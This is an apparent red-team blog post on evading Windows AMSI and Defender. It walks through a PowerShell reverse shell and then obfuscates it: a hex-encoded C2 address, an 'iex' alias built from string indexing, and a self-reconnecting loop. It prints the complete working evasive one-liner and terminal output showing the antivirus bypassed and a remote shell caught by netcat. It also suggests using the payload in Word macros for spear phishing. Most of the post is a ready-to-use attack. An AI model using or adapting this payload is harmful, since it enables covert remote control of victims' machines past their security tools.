Blogs by Paranoid Ninja | Malware Development | Windows

Red Team TTPs Part 1: AMSI Evasion

Posted by paranoidninja on July 17, 2019

It's been a while since I wrote my last blog-post. I wrote this post partially quite a while back, but then I joined as a Senior Red Team Consultant at Mandiant/Fireeye and its been a bumpy ride for me since I've been too busy with office projects as well as a personal project of mine for Red team and Adversary Simulation which you might have already noticed via my Twitter posts. So, I finally took a break and decided to continue this post of writing payloads for Red Teaming. This is a continuation of my previous posts here. All my further posts on Evasion, Persistence, Phishing will be posted in this series. So, let's get started.


This post will be all about evading most of the AVs out there via PowerShell obfuscation. This is not something new, but a lot of people were asking me how to really hide, or how to obfuscate an existing payload or a reverse shell of PowerShell which is already detectable. So, I decided that I would take a known PowerShell reverse shell which is categorized as malicious by Defender and Symantec Endpoint Protection since these 2 are some of the common AVs which most of the organizations depend on), and I will obfuscate them to make them undetectable. Also take a note that this obfuscation just not only work for payloads, but you can use the below technique to obfuscate existing tools like PowerSploit, PowerView to evade AVs and EDRs. That's the beauty of PowerShell.

The Payload

I will be using the below payload for the simulation downloaded from here:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.56.1',8080);$stream = $client.GetStream();[byte[]]$bytes
```

Now, if you start a netcat listener on port 8080, and enter the above code into PowerShell with Win Defender or any other AV enabled, it will be flagged as malicious as you can see below.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\secuser> $client = New-Object System.Net.Sockets.TCPClient('192.168.56.1',8080);$stream = $client.GetStream();[byte[]]$byt
es = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding
).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = (
[text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('192.168.56.1',8080 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

PowerShell payload detected as malicious

Now, our task is to make sure this payload doesn't get flagged. Let's first dissect the above payload brick by brick and understand the code.

Create a TCP Socket over the required host/port.

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.56.1',8080)
```

Create a stream for input and output on the above socket.

```
$stream = $client.GetStream()
```

The above stream will be used to convert each ASCII/UNICODE character into bytes which can be sent over the network.

```
[byte[]]$bytes = 0..65535|%{0}
```

Create a loop to continuously read and write for every input received or output sent over the network. While bytes received is not equal to zero, continuously read through the socket for input from the server.

```
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){ ... }
```

Get data from client side.

```
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i)
```

iex is the PowerShell alias for Invoke-Expression. Here, **iex** executes the code in the data variable, converts it to string whereas error is redirected to null, and then stores it inside the **$sendback** variable.

```
$sendback = (iex $data 2>&1 | Out-String )
```

Now the current PowerShell path is appended to the string created inside **$sendback2** variable.

```
$sendback2  = $sendback + 'PS ' + (pwd).Path + '> '
```

The above string in the variable is converted to socket readable bytes.

```
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
```

The above bytes are written over the stream socket.

```
$stream.Write($sendbyte,0,$sendbyte.Length)
```

All bytes are flushed to the screen.

```
$stream.Flush()
```

Close the socket once the while loop is closed.

```
$client.Close()
```

The Evasion


Okay. So, this was easy. Now comes the fun part. Windows uses AMSI (Anti-Malware Scan Interface) for detecting malicious payloads. Now as for detecting the PowerShell part, AMSI uses string based detection. Now, since the above payloads are pretty famous on the web, its pretty easy to create a YARA rule for detecting the above payload. Most people try to obfuscate the above code by converting it to base64, but that won't work. Reason being, AMSI can straight away detect malicious strings out of the base64 or can easily decode base64 and detect the strings used inside the PowerShell command.

Now, the trick here is to obfuscate each of the above commands separately instead of encoding them all together. The reason this works for evasion is because, if we take apart the payload and type each of them into the PowerShell terminal, it won't be tagged as malicious since each of them gets categorized as a different command and these commands are legitimate commands of PowerShell. But, if we stitch them together, then the script acts as a single payload which can be easily used for detection using something like YARA or string based detection. So in simple words, our tasks are the below steps:

1. Break the payload
2. Obfuscate each line of command
3. Stitch the payload
4. Encode the payload

We have already broken down the payload above. It's now time to obfuscate each of the commands. For the obfuscation part, we will be using everything we can starting from the environment variables ending up to the built-in PowerShell commands. Also, let's just change the TCP socket to a Custom HTTP connection, in case we need to use these payloads inside Word Macros for Spear Phishing activities.

First, let's obfuscate our IP address to simple hex. My C2 Host IP is be 192.168.56.1 which stands for 192 = c0, 168=a8, 56=38, 1=1



```
paranoidninja@Hellraiser:/mnt/c/Users/ParanoidNinja$ printf "%x,%x,%x,%x\n" 192 168 56 1
c0,a8,38,1
paranoidninja@Hellraiser:/mnt/c/Users/ParanoidNinja$
```

IP to hex conversion in bash

Now, we will decode this during run-time in PowerShell. So the code to convert this to IP would be as follows. Here I am storing the hex of IP in the **$px** variable, and then converting it to IP and storing it inside the **$p** variable.

```
$px = "c0","a8","38","1"
$p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.'
```

Next, we will setup a simple GET request for our HTTP request. You can add up things as you proceed, but we will be keeping it pretty simple as for now. Make sure you don't forget the \r\n with a backtick. Else it won't go as a HTTP request. Also, instead of using the shortcut alias **text.encoding** for byte conversion, let's just stick to the API from dot net library itself **[System.Text.ASCIIEncoding]** for converting the string to bytes. We will be storing the bytes inside the **$b** variable and the the API **[System.Text.ASCIIEncoding]** inside the $s variable. We will be using this later for byte conversion.

```
$w = "GET /index.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`
$s = [System.Text.ASCIIEncoding]
[byte[]]$b = 0..65535|%{0}
```

Now comes the main task of evading the IEX i.e. Invoke-Expression Command. If you have played with EDR's before, it's known that IEX a.k.a. Invoke-Expression is always flagged as malicious by default since it is used to execute commands. So, we will make sure that neither any string nor any encoded version of IEX is present in our payload, but we will still use this command. Remember that IEX itself is not malicious. It's as good as any other Microsoft Dot Net API. It's the strings used alongside the IEX commands that flags it as malware. Now, in order to do this, let's take a random string here:

```
$x = "n-eiorvsxpk5"
```

Now the above code would seem gibberish. But, we will be using that to do a lot of obfuscation. **$x** stores a simple variable with a random string. Now, this string can't be flagged as malicious since this can be any random string and there cannot be any YARA rule to detect random strings. What we are going to do is, use this string to craft our IEX command. This is how we are going to do it:

```
Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158])
```

Now let's dissect the above code. We will split it into 4 parts:

```
1. Set-alias $x
2. $x[$true-10]
3. ($x[[byte]("0x" + "FF") - 265])
4. $x[[byte]("0x" + "9a") - 158])
```

Let's discuss the 2,3 and 4th point first. **$true** is 1 in numeric. So, **$true-10** becomes **-9**. Since **$x** is a string, we can extract **-9th** character from the **$x** variable which comes to:

$x[-9] = i


Next, **"0x" + "FF"** means **0xFF** which is the type-casted to byte using **[byte]**. 0xFF stands for 255 in numeric. So, **255-265 = -10**, leading us to:

$x[-10] = e

Similarly, the 4th point will give us **0x9a – 158** which gives us **-4** i.e.:

$x[-4] = x

So, concatenating the above, we get **iex**. And using **Set-Alias** we are assigning the command **IEX** to **$x**, which means the alias for **IEX** a.k.a. **Invoke-Expression** becomes our random string which is "**n-eiorvsxpk5**". So now we can execute any command with the **n-eiorvsxpk5** expression. The below screenshot should explain this better:



```
PS C:\Users\ParanoidNinja> $x = "n-eiorvsxpk5"
PS C:\Users\ParanoidNinja> $true-10
-9
PS C:\Users\ParanoidNinja> $x[-9]
i
PS C:\Users\ParanoidNinja> [byte]("0x" + "FF") - 265
-10
PS C:\Users\ParanoidNinja> $x[[byte]("0x" + "FF") - 265]
e
PS C:\Users\ParanoidNinja> [byte]("0x" + "9a") - 158
-4
PS C:\Users\ParanoidNinja> $x[-4]
x
PS C:\Users\ParanoidNinja> $x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158]
iex
PS C:\Users\ParanoidNinja> Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158])
PS C:\Users\ParanoidNinja> $x
n-eiorvsxpk5
PS C:\Users\ParanoidNinja> n-eiorvsxpk5 whoami
hellraiser\paranoidninja
PS C:\Users\ParanoidNinja> n-eiorvsxpk5 pwd

Path
----
C:\Users\ParanoidNinja

PS C:\Users\ParanoidNinja>
```

IEX obfuscation

Alternatively, if you don't want to use the same styled encoding for I, E and X, you can use a different pattern as well. For example, we can obfuscate the extraction of X from IEX by doing the following:

```
Set-alias $x ($x[$true-10] + ($x[[byte]('0x' + 'FF') - 265]) + $x[$false - [int]([Datetime]::Today).ToString().Split("/"
```

Here also, after the calculation, we will get **-4** as the reminder and **x[-4]** will give return **x** as the extracted string.

Now what you see above is a pretty simple obfuscation. The only limit is your creative mind. Next, we go ahead and create a socket with our previously decoded **$p** variable which contains the IP and our port. I have not obfuscated the port for now, since by now you should already know how to do it. Also, we will setup the input-output stream for our socket in the **$z** variable:

```
$y = New-Object System.Net.Sockets.TCPClient($p,80)
$z = $y.GetStream()
```

Next, we convert our data we created above (Useragent string with GET request) to bytes and store it inside a variable **$d** and write it out to the server using the output stream we created above. Now similarly, we wait for any input from the server and upon receiving any input, it executes the command using **n-eiorvsxpk5** i.e. Invoke-Expression, convert it to bytes and send it back.

```
$d = $s::UTF8.GetBytes($w)
$z.Write($d, 0, $d.Length)
$t = (n-eiorvsxpk5 whoami) + "$ "
while(($l = $z.Read($b, 0, $b.Length)) -ne 0){
    $v = (New-Object -TypeName $s).GetString($b,0, $l)
    $t = (&"whoami") + "$ "
    $d = $s::UTF8.GetBytes((n-eiorvsxpk5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t)
    $z.Write($d, 0, $d.Length)
}
$y.Close()
```


One more thing you can see above is I am appending the output of command **whoami**, storing it inside **$t** variable and sending it with every data over the network. Also, we close the socket in the end once we receive Zero bytes from the server. And finally we will put this whole payload inside a while true loop along with a sleep command, so that even if our connection breaks, it will sleep an X number of seconds and then try to reconnect back to our server. This is how the final code looks like:

```
while ($true) {
    $px = "c0","a8","38","1"
    $p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.'
    $w = "GET /index.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56
    $s = [System.Text.ASCIIEncoding]
    [byte[]]$b = 0..65535|%{0}
    $x = "n-eiorvsxpk5"
    Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158])
    $y = New-Object System.Net.Sockets.TCPClient($p,80)
    $z = $y.GetStream()
    $d = $s::UTF8.GetBytes($w)
    $z.Write($d, 0, $d.Length)
    $t = (n-eiorvsxpk5 whoami) + "$ "
    while(($l = $z.Read($b, 0, $b.Length)) -ne 0){
        $v = (New-Object -TypeName $s).GetString($b,0, $l)
        $d = $s::UTF8.GetBytes((n-eiorvsxpk5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t)
        $z.Write($d, 0, $d.Length)
    }
    $y.Close()
    Start-Sleep -Seconds 5
}
```

Now some of you might be wondering why I haven't obfuscated the remaining part of the code and concentrated more on the IEX part. The reason being when you strip down the whole code and execute them in PowerShell one by one, you will realize that **IEX** is the part which is flagged by AMSI, and not any other portion. But feel free to obfuscate the remaining parts of the payload. Here is the one liner for the above payload:

```
while ($true) {$px = "c0","a8","38","1";$p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.';$w = "GET /index.ht
```

And finally, we test it against the AMSI. As you can see below, the Defender is updated to the latest version. It still blocks the default payload, but when we use our custom one, it evades AMSI.


Windows10-Stock (Linked Base for Windows10-Stock and Windows10-sys1-domain) [Running] - Oracle VM Virt...
File Machine View Input Devices Help
Windows PowerShell
paranoidninja@Hellraiser: /mnt/c/Users/ParanoidNinja
<1> paranoidninja@H...
Search

```
PS C:\Users\secuser> Get-MpComputerStatus | select *updated, *version

AntispywareSignatureLastUpdated : 07-07-2019 19:00:29
AntivirusSignatureLastUpdated   : 07-07-2019 19:00:28
NISSignatureLastUpdated         : 07-07-2019 19:00:28
AMEngineVersion                 : 1.1.16100.4
AMProductVersion                : 4.18.1905.4
AMServiceVersion                : 4.18.1905.4
AntispywareSignatureVersion     : 1.297.602.0
AntivirusSignatureVersion       : 1.297.602.0
NISEngineVersion                : 1.1.16100.4
NISSignatureVersion             : 1.297.602.0

PS C:\Users\secuser> $client = New-Object System.Net.Sockets.TCPClient('192.168.56.1',8080);$stream = $client.GetStream();[byte[]]$byt
es = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding
).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = (
[text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
At line:1 char:1
+ $client = New-Object System.Net.Sockets.TCPClient('192.168.56.1',8080 ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\secuser> while ($true) {$px = "c0","a8","38","1";$p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.';$w = "GET /i
ndex.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`r`nAccept: text/html`r`n`r
`n";$s = [System.Text.ASCIIEncoding];[byte[]]$b = 0..65535|%{0};$x = "n-eiorvsxpk5";Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF
") - 265]) + $x[[byte]("0x" + "9a") - 158]);$y = New-Object System.Net.Sockets.TCPClient($p,80);$z = $y.GetStream();$d = $s::UTF8.GetB
ytes($w);$z.Write($d, 0, $d.Length);$t = (n-eiorvsxpk5 whoami) + "$ ";while(($l = $z.Read($b, 0, $b.Length)) -ne 0){;$v = (New-Object
 -TypeName $s).GetString($b,0, $l);$d = $s::UTF8.GetBytes((n-eiorvsxpk5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t);$z.Write($d, 0,
 $d.Length);}$y.Close();Start-Sleep -Seconds 5}
```

```
paranoidninja@Hellraiser:/mnt/c/Users/ParanoidNinja$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.1  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::b0a6:e5bd:1036:ec02  prefixlen 64  scopeid 0xfd<compat,link,site,host>
        ether 0a:00:27:00:00:06  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

paranoidninja@Hellraiser:/mnt/c/Users/ParanoidNinja$ sudo nc -lnvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from 192.168.56.1 5479 received!
GET /index.html HTTP/1.1
Host: 192.168.56.1
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html


desktop-pegd9un\secuser$ whoami
desktop-pegd9un\secuser
desktop-pegd9un\secuser$ pwd

Path
----
C:\Users\secuser


desktop-pegd9un\secuser$
```

AMSI Evasion

Leave a Reply

You must be logged in to post a comment.